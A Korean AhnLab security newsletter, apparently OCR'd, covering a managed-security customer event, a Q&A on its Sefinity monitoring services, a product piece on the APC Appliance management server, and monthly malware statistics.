마지막 발표로 CERT팀 곽희선 차장의 '효과적인 Sefinity 활용 방안 및 사례'가 이어졌다. 곽희선 차장은 "Sefinity 포털은 ESM(Enterprise Security Management)과 RM(Risk Management)의 요소들을 관제에 편리한 방향으로 모은 것"이라고 설명하고 "다양한 방법으로 분석할 수 있도록 시스템이 되어있다"고 말했다. 또한 "Sefinity는 관제를 고도화하는 작업을 진행한다"며 "위협을 해킹 단계별로 세분화하여 정보 수집의 목적인지, 공격의 목적인지, 혹은 공격 성공 후의 반응인지를 분류한다"고 설명했다. 이어 관리자가 Sefinity의 보고서를 받아보고 무엇을 어떻게 해야 하는가에 관해 "안랩 기준의 자체 분석에 따른 위험도 분석하는데 low의 경우에는 참고만 하시면 되겠지만 high의 경우에는 즉각적인 대응이 필요하다"며 "조치한 내용, 대응 방안에 대해 고객들께서 유의해서 보시고 내부적으로 취해야 할 행동을 해야 할 경우도 있다"고 말했다. 한편 활용 사례와 관련해 "관제 요원에 따라 전달되는 정보가 차이가 난다는 고객 의견이 있었다"며 "점검, 이벤트 로그, 점검 방법 가이드 등 표준적으로 대응할 수 있는 상세한 가이드를 마련했다"고 밝혔다. 또한 실제 IDS 이벤트를 보고 있는 고객사의 경우 탐지된 이벤트 대비 티켓발생 비율이나 보고된 건이 적다고 말하는 일부 고객이 있었다는 점도 언급한 뒤, 그러나 "절대 이벤트를 놓치고 있지 않다"고 강조했다. 곽희선 차장은 "실제 위험성이 있는 공격에 대해서 모니터링 중이며, 해당 공격 이벤트를 놓치지 않기 위해서 시나리오 및 다이내믹 필터와 같은 장치들을 통해서 모니터링을 진행하고 있다"고 설명하고 "무엇보다 앞서 언급한 것처럼 보고서에 기록된 조치한 내용, 대응 방안에 대해서는 꼭 살펴보고 필요한 조치가 취해질 수 있도록 해주셨으면 좋겠다"는 당부도 있지 않았다.

보안관제를 통한 입체적인 보안

참관객들의 높은 관심 속에서 숨가쁘게 진행된 이날 설명회는 시

"AhnLab Sefinity SiteCare로 악성코드 급감, 더 이상의 '삽질' 은 없다."

자릿수가 달라졌을 만큼 악성코드 급격히 감소
악성코드가 이렇게 적은데 계속 사용할 필요가 있냐는 웃지 못할 반응도 있어

안철수연구소 보안관제 고객 초청 신규서비스 설명회에서 참관객의 많은 관심을 끌었던 발표 중 하나는 다음커뮤니케이션 기업정보보호팀 조양현 과장의 AhnLab Sefinity SiteCare 고객사례 발표였다. 같은 보안관리자로서, 또는 같은 사용자의 입장에서 실제 경험담을 들어보는 것은 흔치 않은 기회인데다 보다 실질적인 정보와 판단에 도움을 얻을 수 있기 때문일 것이다.

조양현 과장은 "사이트케어(SiteCare) 도입 전까지 내부적으로 우려와 이슈가 많았다"면서 "이 자리를 빌어 커스터마이징이 잘 되도록 도와준 안랩의 관계자 여러분께 감사를 표한다"는 말로 발표를 시작했다. 조양현 과장은 다음커뮤니케이션이 제공하는 서비스 내의 악성 게시물과 관련해 "갈수록 동적 콘텐츠나 이모티콘 삽입 등이 많아지면서 아름다운(화려한) 게시물의 형태를 하고 있다"며 게시물을 통한 지능적인 악성코드 유포가 급증하고 있다고 밝혔다. 이어 이러한 게시물 내의 악성코드를 차단하기 위한 노력과 관련해 "상상할 수 있는 범위에서 다 적용해봤지만 효과가 없었다"고 사이트케어 서비스 도입 전의 상황을 설명했다. "특히 수동 탐지, 파악으로 엄청난 업무 소모량으로 관리자의 부담은 커지고 다른 업무를 수행할 수도 없을 지경에 이르렀다"며 "농담 삼아 '네버엔딩 삽질'이라고 할 정도였으며 자동화 할 방법은 요원하다는 결론에 도달했다"고 말했다. 특히 서비스 특성상 악성코드로 판단하고 게시물을 삭제했는데 게시자가 악성코드가 아니라고 항의하거나 적반하장으로 악성코드인지는 상관없이 자신에게 중요하기 때문에 보관하는 것이라며 항의하는 경우가 있어 특별한 삭제 근거를 마련할 필요가 있었다고 설명했다. 또한 "바로 차단하지 않으면 히트(hit)수가 많은 사이트의 경우 악성코드 전파가 일파만파로 커진다"며 "반드시 실시간성의 보장이 필요하다"고 강조했다. 이어 사이트케어를 도입하게 된 과정을 설명하며 "처음에 지인으로부터 소개 받았을 때는 기존의 악성코드 DB와 차이가 없을 것으로 생각했다"며 "타사와 동일한 수준의 DB라면 데이터 신뢰성이 떨어진다고 생각했다"고 말했다. 또한 사이트케어의 도입을 결정하는 과정에서 각각의 서비스 팀 간의 내부적인 이슈와 법적 규제 강화라는 외부적인 이슈 등으로 결정이 쉽지 않았으며, 특히 악성 게시물을 리디렉트해 보류하는 정책을 마련하는데 만도 꽤 오랜 시간이 걸렸다고 설명했다. 그러나 천만 명 이상의 사이트가드 사용자들을 통해 형성된 DB라는 말을 듣고 도입을 결정했다는 조양현 과장은 "도입 후에는 악성코드 수의 자릿수가 달라졌을 만큼 급격한 감소를 보였다"고 말했다. 또한 "더불어 고객 보호의 효과와 법률에 대한 적극적인 대응을 할 수 있었을 뿐만 아니라 수동 탐지에 따른 소모적인 리소스를 보완하고 많은 부분을 자동화한 계기가 됐다"고 밝혔다. 실제로 사이트케어를 사용하고 있다는 '인증샷' 캡처도 제시하는 센스(?)를 보여준 조양현 과장은 "악성코드 수가 급격히 줄어들자 임원진 사이에서는 악성코드가 이렇게 적은데 서비스를 계속 이용할 필요가 있냐는 웃지 못할 반응까지 나타났다"고 덧붙였다. 한편 조양현 과장은 오해를 피하기 위해 사이트케어의 단점도 언급해야겠다며 "사이트케어가 단순 작업이나 리소스를 극적으로 많이 줄여주는 것은 맞지만 자동화 시스템에 대한 맹목적인 신뢰는 경계해야 한다"고 말했다. 또한 "사이트케어로 악성코드의 위협에서 완전히 벗어나는 것은 아니다"며 웹 위협의 근본적인 특성을 다시 한 번 주지시키는 한편 관리자들의 주의와 노력을 강조했다.

작과 마찬가지로 김홍선 대표가 마무리했다. 김홍선 대표는 이날 행사에서 발표된 전반적인 내용을 정리하고 "다양한 기기들과 애플리케이션 등으로의 접근성 요구가 높아지고 사용성이 증가하고 있는 것이 전 세계적인 트렌드"라며 "정보가 소셜 네트워크(Social network)로 바로 들어오는 체제"라고 말했다. 특히 "지축이 흔들리는 변화"라는 표현으로 급변하는 IT 트렌드의 변화, IT 활용성 측면에서의 변화를 강조했다. 이와 더불어 악성코드의 위협 양상 또한 급변하고 있다고 설명하고, 특히 "지능적인 악성코드는 지능적인 범죄를 가능하게 하고 투자 대비 효과가 크다"며 " 이러한 트렌드에 맞춰 입체적인 보안이 필요하다"고 말했다. 또한 최근의 위협은 기존의 솔루션으로는 더 이상 막을 수 없다며 이는 "촌각을 다투는 이슈"라고 강조했다. 이와 관련해 "안철수연구소는 악성코드 분석팀이 바로 옆에 있다"며 신속한 대응을 약속하는 한편, "여러분의 서비스가 안전하고 편리하게 운영될 수 있도록 커스터마이징 해드릴 것"이라고 덧붙였다. 끝으로 김홍선 대표는 "여기 계신 보안 담당자들과 파트너로서 서로의 전문성을 공유(sharing) 하고 싶다"고 말하고 "특히 우리가 보안관제 분야에 굉장히 포커스(focus)를 두고 있다는 것을 알아주셨으면 좋겠다"는 말로 이날 보안관제 고객 초청 설명회를 마무리했다. Ahn

보안관제 서비스의 모든 것! AhnLab Sefinity 꼼꼼하게 뜯어보기

기업의 웹 사이트 서비스를 다운시키는 DDoS 공격을 비롯해 최근에는 시설망 자체를 노리는 스턱스넷까지 나날이 고도화되고 심각해지는 위협에 기업 비즈니스의 어려움이 가중되고 있다. 이미 상당수의 기업들이 보안위협에 대응하기 위해 보안시스템을 도입한 상태지만 관련 지식이나 기술 부족, 또는 인력 부족 등 다양한 이유로 보안시스템을 효율적으로 운영하지 못 하는 경우가 허다하다. 이와 관련해 기업 보안관리자의 부담은 물론. 임원진의 고민을 단 번에 해결해줄 안철수연구소의 보안관제서비스 AhnLab Sefinity에 관한 모든 것을 꼼꼼히 짚어보도록 하자.

✓ AhnLab Sefinity가 뭔가요?

AhnLab Sefinity는 안철수연구소 보안관제 서비스의 BI(Brand Identity)입니다. 'Sefiity'는 'Security beyond Infinity'의 합성어로, '보안, 그 이상의 보안'이라는 의미로 풀이할 수 있습니다. 즉, IT보안 그 이상의 서비스를 제공하고자 하는 안철수연구소의 의지가 담겨있습니다.

✓ 그럼 '보안관제 서비스'란 무엇인가요?

보안관제 서비스, 또는 MSS(Managed Security Services)란 기업의 일상적인 IT정보보안 업무를 효율적이고 효과적으로 수행하기 위해 일회성이 아닌 지속적으로 보안 전문가 또는 보안 전문 기업에게 위탁하는 IT서비스입니다. 이러한 측면에서 보안관제 서비스 업체는 고객사에 위치한 보안시스템을 대상으로 24시간 모니터링, 정책설정, 침입 시도에 대한 탐지, 분석, 대응 등 기업에서 지속적으로 수행되어야 하는 일련의 보안시스템 운영 업무를 고객사로부터 위탁 받아 서비스하는 형태로 제공합니다.

✓ 어떨 때 보안관제 서비스가 필요할까요?

급변하는 IT 패러다임과 더불어 보안 위협 또한 나날이 급증하고 있을 뿐만 아니라 고도화, 입체화, 조직적 범죄화의 양상을 보이고 있습니다. 이러한 상황에서 상당수의 기업들은 보안 제품을 도입하고도 이러한 위협에 대응하는데 어려움을 느끼는 경우가 많습니다. 때문에 보안관제 서비스는 특히 다음과 같은 기업에 필요합니다.

보안 시스템을 도입하였으나 운영이 부담스러운 기업

날로 복잡해지는 침해에 대응하기 위해서 보안시스템을 도입했지만 보안/해킹, 보안시스템 운영에 대한 지식의 부족, 또는 기타의 이유로 보안시스템을 효율적으로 운영하고 있지 못하고 있는 기업이라면 안철수연구소 Sefinity 보안관제 서비스를 통해 기업의 보안시스템을 효율적으로 운영할 수 있습니다.

비용 문제로 보안시스템 도입이 꺼려지는 기업

보안시스템 도입을 고려 중이지만 예산 및 비용이 부담스러운 기업이라면 이용한 기간만큼 서비스 요금을 지불하는 방식의 보안관제 서비스를 도입하여 보안시스템 도입 및 운영에 소요되는 비용 절감의 효과를 가져올 수 있습니다.

자체적으로 보안인력 및 보안조직을 보유하기 어려운 기업

상대적으로 규모가 작은 기업의 경우, 자체적으로 보안인력 또는 보안조직을 보유하기가 쉽지 않습니다. 보안관제 서비스는 고객사의 보안시스템 운영을 대신 맡아주기 때문에 기업의 조직운영에 부담이 줄어듭니다.

잦은 침해사고에 대해 상시 대응이 어려운 기업

침해사고는 시간을 가리지 않고 발생합니다. 언제 발생할지 모르는 침해사고에 대응하기 위해 상시 대응 인력 보유가 필수적입니다. 보안관제 서비스는 24시간, 365일 고객의 보안시스템을 모니터링 하며 침해사고 발생시에 언제라도 즉각 대응할 수 있도록 상시 대응 조직을 운영하고 있어 침해사고로 인한 피해를 최소화 할 수 있습니다.

〈AhnLab Sefinity 보안관제 서비스 구성도〉

✓ 보안시스템을 도입하는 것과 보안관제 서비스를 이용하는 것은 어떤 차이가 있나요?

기업이 자체적으로 보안시스템을 도입하는 경우 보안시스템 운영, 환경설정, 보안정책 설정, 침입 대응 등 보안시스템 운영과 관련된 일련의 활동을 모두 고객이 직접 수행하여야 합니다. 반면 보안관제 서비스는 보안시스템 도입부터 운영에 관한 일련의 활동을 전문업체의 노하우와 책임하에 운영할 수 있기 때문에 보다 전문적인 보안환경 구축이 가능하며 리소스 낭비를 막을 수 있습니다.

✓ 보안관제 서비스를 이용하면 무엇이 좋은가요?

보안관제 서비스를 이용하는 기업은 다음과 같은 혜택을 누릴 수 있습니다.

향상된 침해 대응 능력

안철수연구소 보안관제 서비스는 최신의 보안기술을 습득한 보안 전문가 집단에 의해서 제공됩니다. 이들 보안 전문가에 의한 보안관제 서비스는 다양한 침해 시도에 신속하고 정확하게 대응하여 고객의 침해 대응 능력을 향상시키는 효과를 가져다 줍니다.

24시간 x 365일 보안업무 지원 체계

안철수연구소 보안관제 서비스는 24시간 365일 항시 제공되는 서비스입니다. 고객은 보안시스템 운영에 있어서 발생하는 문제들에 대해서 언제든지 안철수연구소 보안관제센터의 지원을 받으실 수 있습니다.

예산, 인력, 조직 운영의 유연성

보안관제 서비스는 서비스를 이용한 기간만큼만 서비스 요금을 지불하는 방식으로, 보안관제 서비스를 이용하는 기업 고객은 보안시스템 도입 및 운영에 소요되는 비용 절감의 효과를 얻을 수 있습니다. 또한 고객사의 보안시스템 운영을 대신 맡아주기 때문에 막중한 보안관리 업무에 소요되던 인력 자원을 보다 유용하게 활용할 수 있어 기업의 조직운영에 부담이 줄어듭니다.

핵심 사업에 대한 집중력 및 경쟁력 강화

IT보안 20년 노하우를 지닌 신뢰할 수 있는 국내 최고의 안철수연구소 보안관제 서비스에 기업의 보안시스템 운영업무를 위탁함으로써 고객은 안심하고 기업의 핵심 비즈니스에 더욱 집중할 수 있습니다. 또한 세상에서 가장 안전한 이름 안철수연구소와 더불어 대고객 이미지 향상을 통해 경쟁력을 강화할 수 있습니다.

✓ 저희 회사는 자체적으로 보안부서를 운영하고 있는데요, 그래도 보안관제 서비스를 이용할 필요가 있을까요?

기업에서 자체적으로 보안 담당자 또는 보안 관련 부서를 운영하고 있는 경우, 보안관제 서비스를 이용하면 보다 효율적이고 향상된 보안업무 수행 결과를 얻을 수 있습니다. 보안관제 서비스 제공 업체의 정보 파악과 분석을 통해 기업의 보안 관련 부서는 자사의 실질적인 보안 이슈에 관한 의사결정에 보다 집중할 수 있으며, 이러한 고객의 의사결정에 기반해 보안관제 서비스 제공 업체가 고객사 최적의 보안시스템 운영 및 침해 대응 역할을 수행하기 때문입니다.

✓ AhnLab Sefinity 보안관제 서비스만의 특/장점은 무엇인가요?

국내 최초로 정보보안서비스를 선보인 선두 기업인 안철수연구소는 국내에서 유일하게 CERT(컴퓨터침해사고대응센터)와 ASEC(시큐리티대응센터, AhnLab Security Emergency response Center)을 동시에 보유하고 있어 침해 사고에 대해 신속하고 정확한 대응이 가능합니다. 또한 AhnLab Sefinity 보안관제 서비스는 3P 전략을 통해 안철수연구소만의 차별화된 보안관제 서비스를 제공하고 있습니다.

Preventive(사전 예방 활동)

안철수연구소 보안관제 서비스는 24시간, 365일 상시 모니터링과 점검 활동으로 고객사의 침해사고 및 장애 발생을 사전에 인지하고 대응하는데 역점을 두고 있습니다.

Proactive(능동적 보안 활동)

국내외 다양한 분야의 350여 고객사를 보유한 안철수연구소의 보안관제 서비스 노하우를 토대로 학습에 기반한 상황 주도적인 능동적 보안 서비스를 제공합니다.

Personalized(개별화된 서비스)

안철수연구소 보안관제 서비스는 24시간, 365일 상시 모니터링과 점검 활동으로 고객사의 침해사고 및 장애 발생을 사전에 인지하고 대응하는데 역점을 두고 있습니다.

✓ AhnLab Sefinity가 제공하는 보안관제 서비스에는 어떤 것이 있는지 궁금합니다.

AhnLab Sefinity는 Firewall 관제, IDS/IPS 관제, UTM 관제 서비스, Web Application Firewall 관제, DDoS 방어 서비스, 전문가 서비스에 이어 최근에는 기업 보안관리자들이 수행하기에는 부담스러운 수준까지의 모니터링 및 탐지를 수행해주는 SiteCare 서비스와 WebShell 탐지 서비스를 제공하고 있습니다. 이 외에도 쾌적한 기업 업무 환경의 필수 요소라 할 수 있는 Anti-Spam 서비스, Mail Security 서비스도 제공하고 있습니다.

✓ 전문가 서비스(Professional Service)라는 것은 무엇인가요?

안철수연구소의 전문적이고 숙련된 보안 전문가들이 제공하는 기업의 네트워크, 시스템에 대한 취약점 분석, 침해사고 발생 시의 대응 및 모의해킹 서비스 등으로, 고객사에 발생하거나 발생할 수 있는 침해 시도에 신속하고 정확하게 대응하여 기업의 보안환경 향상에 기여합니다.

취약점 점검 서비스

기업의 네트워크, 시스템에 존재하는 보안 취약점을 심도 있게 점검하고 발견된 취약점에 대한 대응 방안을 제공하는 서비스입니다. 취약점 점검 서비스를 통해 기업의 네트워크, 시스템 자체의 보안성이 향상되어 내외부의 위협으로부터 보다 안전한 IT서비스 운영이 가능합니다.

침해사고 대응 서비스

침해사고 발생 시 침해 원인 및 침입 경로를 분석하여 유사한 침해사고가 재발하지 않도록 재발 방지 가이드를 제공합니다.

모의해킹 서비스

고객사의 요청과 협의에 따라 안철수연구소의 보안 전문가가 기업 내외부의 가상 해커 역할을 수행하여 기업의 네트워크 및 시스템을 공격하는 것으로, 기업의 실질적인 IT보안 수준을 측정하고 발견된 문제에 대한 대응 방안을 제시하는 서비스입니다.

✓ AhnLab Sefinity Portal이란 것도 있던데요?

AhnLab Sefinity Portal은 보안관제 서비스 고객에게 제공되는 포털 사이트입니다. 보안관제 서비스 고객은 서비스 개시 시점부터 AhnLab Sefinity Portal의 계정을 발급받아 접속할 수 있으며, 이후 제공되는 침입대응 현황 조회, 보안 이벤트 모니터링, 보안정책 및 기술지원 요청, 서비스 보고서 조회, 보안권고문 등의 보안정보 수신 등 보안관제 서비스에 관한 모든 사항을 AhnLab Sefinity Portal을 통해 손쉽게 확인하실 수 있습니다.

✓ AhnLab Sefinity에 대해 더 자세히 알아보고 싶은데요, 어떻게 해야 할까요?

안철수연구소는 홈페이지를 통해 보안관제 서비스 AhnLab Sefinity는 물론 모든 제품에 대한 상세한 정보를 제공하고 있습니다. 안철수연구소 홈페이지 안랩닷컴(www.ahnlab.com)을 방문하시면 AhnLab Sefinity에 대한 보다 상세한 정보를 확인하실 수 있습니다. Ahn

보안관리와 TCO 절감을 위한 선택, APC Appliance

공공기관 보안 관리자 김 과장의 고민은?

한정된 예산 안에서 통합 보안 관리 체계를 효과적으로 구축하는 방법이 없을까

A 공공기관의 보안 관리자인 김과장. 그는 최근 깊은 고민에 빠져있다. 그가 속해 있는 A기관에 새롭게 PC 보안 제품을 설치하고 이에 대한 통합 관리 체계를 구축하는 프로젝트를 진행하게 된 것. 그의 고민은 본사뿐만 아니라 전국 지사에 있는 보안 제품을 중앙에서 어떻게 효과적으로 관리할 수 있는가 하는 문제이다. 특히, 넉넉하지 못한 예산이 가장 큰 걸림돌이다.

A기관은 서울 본사를 비롯해 경기도, 제주도에 2곳의 지사를 두고 있다. 전체 직원 수는 서울에 2천여 명, 경기도에 2천여 명, 제주도에 1천여 명 등 총 5천여 명이다. 이에 대한 통합 보안 관리 체계를 구축하기 위해서는 PC 통합 보안 제품과 중앙 관리 솔루션을 제외하고도 서버, DB, OS 등의 기본 인프라가 구축되어야 한다. 최소한 지사 별로 서버 3대와 중앙의 통합 관리 서버 1대 등 총 4대의 서버가 있어야 한다. 또한 OS 사용권 4카피(copy), DB 라이선스 4 카피 등이 필요하다.

그런데 현재 사용 중인 서버와 DB 벤더사의 라이선스 계약 사항을 확인해 보니 볼륨 라이선스 계약이 체결되어 있지 않다. 그런 경우 클라이언트 액세스 라이선스(Client Access License), 접속권 계약을 체결해야 하는데 그 비용이 엄청나다. 그 뿐만 아니라 OS와 DB 사용권도 별도로 구매해야만 한다. PC 통합 보안 제품과 중앙 관리 솔루션 도입을 목적으로 진행하는 프로젝트인데 이를 사용할 수 있는 인프라를 갖추는 비용이 훨씬 더 많이 드는 셈이다.

김과장은 예산과 라이선스 문제, 배포와 설치 문제, 앞으로의 관리 문제로 인한 골칫거리 때문에 머리가 지끈거린다. 그는 "난 단지 백신을 설치하고 싶을 뿐이다"라고 외치고 싶은 심정이다.


김과장의 고민을 해결해 줄 수 있는 방법은 없을까. 그의 고민은 의외로 간단하다. 전국에 분포해 있는 지사의 PC 보안 제품까지 중앙에서 한번에 효과적으로 관리하고자 하는 것이다. 그리고 접속권 문제로 인해 불법 소프트웨어 사용자가 되지 않고 저렴한 비용으로 이를 해결하고자 하는 것이다. 김과장을 위해 안철수연구소가 제안하는 솔루션은 바로 APC(AhnLab Policy Center) Appliance이다.

〈APC Appliance〉

과거에 비해 기업의 정보자산 보호를 위한 인식이 발전하면서 이제 대다수의 기업들이 보안 장비와 솔루션을 도입, 이용하고 있다. 그러나 급격히 증가하는 악성코드와 더불어 공격 양상 또한 급변함에 따라 개별 PC의 보안 제품 설치뿐만 아니라 조직 내 PC 보안에 대한 중앙관리가 더욱 어려워지고 있다. 또한 최근 지적재산권 침해에 관한 공공기관 감사 결과 발표와 더불어 기업 및 기관에 대한 불법소프트웨어 복제 및 사용에 대한 단속이 강화될 것이라는 보도가 이어지고 있어 효과적인 보안환경 구축과 더불어 비용 문제가 이슈가 되고 있다. 이와 관련해 안철수연구소는 최근 불법소프트웨어 사용 이슈가 없는 어플라이언스 형태의 중앙관리 솔루션 AhnLab Policy Center Appliance를 출시했다.

어플라이언스 형태의 중앙관리솔루션

AhnLab Policy Center Appliance 2000/5000은 V3 Internet Security 제품군과 V3Net for Windows Server 제품군을 관리할 수 있는 어플라이언스 형태의 중앙관리솔루션이다. AhnLab Policy Center Appliance(이하 APC Appliance)는 기업 보안 정책에 따른 보안 제품 관리는 물론 바이러스 확산 방지를 위한 사전 방역 기능 및 자산관리와 원격지원 등 데스크톱 매니지먼트(Desktop Management) 기능을 통해 기업 내 전체 PC에 대한 제어 및 기업 내 발생 가능한 보안 위협에 효과적으로 대처할 수 있다. 특히 전원 연결 후 간단한 환경 설정만으로 바로 서비스를 이용할 수 있는 어플라이언스 형태이기 때문에 설치의 번거로움이나 기다리는 시간이 대폭 줄어들었다. 또한 어플라이언스 기반의 최적화된 성능과 안정성을 지원해 편의성과 더불어 향상된 안정성을 제공한다. APC 4.0과 동일 Admin 및 Agent를 지원하기 때문에 기존 고객의 별도 학습은 필요하지 않다.



〈APC Appliance 도입에 따른 TCO 절감 효과〉

라이선스 이슈 해소, 대용량 관리 지원으로 TCO 절감

최근 지적재산권 침해에 관한 공공기관 감사 결과 발표와 더불어 기업 및 기관에 대한 불법소프트웨어 복제 및 사용에 대한 단속이 강화될 것이라는 보도가 이어지고 있어 기업의 보안환경과 관련해 관리의 효율성 못지 않게 비용 문제가 이슈가 되고 있다. 특히 서버 소프트웨어와 관련해서는 '사용권'과 '접속권'이 존재하는 경우가 있는데, 이에 대한 인식이 부족해 자신도 모르는 사이에 불법소프트웨어 사용자로 전락하기 쉽다.

서버 소프트웨어 '사용권'이란 각각의 서버 소프트웨어 사용에 대해 요구되는 유료 라이선스다. 이와 별도로 서버 소프트웨어 '접속권'이 존재하는데, 이는 서버 소프트웨어로의 접속에 대한 각각의 클라이언트 컴퓨터에 요구되는 라이선스로, 사용권과는 별도의 비용이 발생한다. 즉, 서버 소프트웨어에 접속하는 클라이언트 수가 많아질수록 '접속권'의 비용이 증가하게 되는 것이다. 그러나 현재 국내 상당수 기업들과 일부 공공기관에서는 이 '서버 소프트웨어 접속권'에 대한 인식이 부족하기 때문에 추후 라이선스 비용과 관련한 이슈가 발생할 가능성이 제기되고 있다.

그러나 APC Appliance는 라이선스 비용이 거의 발생하지 않는 Linux OS 및 데이터베이스를 지원해 라이선스 비용 이슈를 극소화한다. 또한 볼륨 라이선스 계약 고객뿐만 아니라 볼륨 라이선스 계약이 없는 일반 고객의 경우도 추가적인 비용 절감이 가능하다. 아울러 APC Appliance는 서버 1 대당 2,000, 또는 5,000 User까지 대용량 처리가 가능해 하드웨어 및 추가 라이선스 구매 비용의 부담을 줄여줌으로써 기업의 총소유비용(Total Cost of Ownership, TCO) 절감의 효과를 가져온다.

안정성 강화, 편의성 향상

전용 플랫폼 기반의 APC Appliance는 Raid 옵션 지원을 통해 데이터 안정성을 강화하고, TCP 기반의 통신구조로 데이터 신뢰성을 극대화했다. 특히 H/W, S/W, OS, DB에 대한 원스탑 관리로 보안관리자의 편의성을 향상시켰다. 서버와 에이전트 간 실시간 정보 교환이 이루어져 통합 도메인 콘솔 구조로 전체 도메인에 대한 제어 및 정보 취합이 가능하다. 또한 최대 5단계 상/하위 서버 간 실시간 명령/정책 수행을 지원하기 때문에 기업 환경에 따라 유연하게 적용할 수 있다. 아울러 기존 APC 4.0과 마찬가지로 기업 내 전산 관리자의 환경과 사용자 분석을 통해 작성된 UX(User eXperience) 설계를 적용한 모니터센터를 제공해 보안관리자들이 한눈에 기업 내 보안환경을 파악할 수 있다. 이 외에도 전원 및 패치 관리, 원격 제어, NAC 등 새롭게 추가되거나 기존 APC 4.0에서 향상된 기능들이 제공된다.

TrusGuard 연동 통한 NAC 기능

1) 자사 네트워크 보안 제품인 AhnLab TrusGuard와의 연동을 통한 Network Access Control(NAC) 기능 제공

2) 에이전트 미설치 시, 외부 인터넷 접근을 차단하고 설치 유도 페이지로 리디렉션(Redirection), 악성코드에 감염된 시스템을 격리하거나 감염된 PC의 바이러스 검사 수행

향상된 패치관리 및 원격관리

1) 관리자의 별도 작업 없이 온라인 패치 설정을 통해 자동으로 패치 적용 가능

2) 에이전트 설치본 만들기의 원격제어 옵션에서 선택한 권한 통제에 따라 원격 제어 접속 제한 가능

보안 솔루션 중앙 관리

1) 안철수연구소의 Client/Server 보안 제품인 V3 Internet Security 제품군과 V3Net for Windows Server 제품군의 중앙관리

2) 에이전트 자동 설치를 통해 설치된 보안 제품의 정책 설정/관리

모니터 센터

1) 에이전트 현황, 보안 제품 설치 현황, 엔진 업데이트 현황, 바이러스/스파이웨어 감염 Top 5 등의 현황 제공

2) 문제 인식 후 해결을 위한 명령 전달까지 한번에 가능

바이러스 확산 방지를 위한 사전 방역 기능

1) 취약한 패스워드를 가진 관리자 계정과 취약 공유 폴더를 주기적으로 검사하여 시스템 취약성 제거

2) 네트워크 차단을 통해 악성 프로그램의 확산 속도 저하


자산관리

1) 에이전트 컴퓨터의 하드웨어 정보와 소프트웨어 설치 정보 조회 (수집) 서버 관리자가 선택한 그룹/에이전트의 최신 자산 정보 조회

APC Appliance는 Cost-effective(총소유비용 절감), Convenient(관리 및 설치 편의성), Care-free(안정성 강화)의 3C 전략으로, 기업의 안전한 보안 환경을 구축하여 기업 정보자산 보호 및 비즈니스의 연속성 확보는 물론 비용 절감을 통한 기업 경쟁력 강화에도 기여한다. Ahn


스크립트/웜/바이러스는 증가 트로잔/애드웨어/스파이웨어는 감소

9월의 악성코드 유형별 감염보고 비율은 스크립트, 웜, 바이러스는 전월에 비해 증가세를 보이고 있는 반면 트로잔, 애드웨어, 드롭퍼, 다운로더, 스파이웨어는 감소한 것으로 나타났다. 또한 9월에 등장한 신종 악성코드를 유형별로 살펴보면 트로잔이 74%로 1위를 차지하였으며 애드웨어가 15%로 2위, 웜이 7%로 3위를 각각 차지하였다.



[그림 1] 악성코드 유형별 감염보고 전월 비교


[그림 2] 신종 악성코드 유형별 분포



[그림 3] 월별 악성코드가 발견된 URL

유형	건수	비율
ADWARE	102,921	36.8 %
TROJAN	81,596	29.2 %
Win32/VIRUT	37,576	13.4 %
DROPPER	13,404	4.8 %
JOKE	6,140	2.2 %
DOWNLOADER	1,509	0.5 %
APPCARE	1,035	0.4 %
SPYWARE	337	0.1 %
WIN-CLICKER	2	0 %
ETC	35,374	12.6 %
	279,894	100 %

[표 1] 악성코드 유형별 배포 수



[그림 4] 악성코드 유형별 배포 수

9월에 화제가 되었던 악성코드로는 해킹된 트위터 계정을 통해 전파되는 가짜 트윗덱 업데이트 악성코드, 악성 html 파일을 첨부한 스팸메일, 다시 나타나 9월 내내 피해를 주고 있는 ARP Spoofing 악성코드, 아이폰 탈옥툴을 위장한 악성코드 등이 있다. 특히 ASEC Report Vol. 9에서는 침해 사이트 케이스 스터디로 'ARP Spoofing과 결합한Onlinegamehack에 대한 악성코드'의 유포방식을 다루었으며 악성코드 감염을 위해 사용된 취약점, 이를 예방하기 위한 방법 등을 제시하였다. 또한 Asec Report Vol.9에서는 올 3 분기의 보안동향과 이슈가 되었던 악성코드를 되돌아보았다.

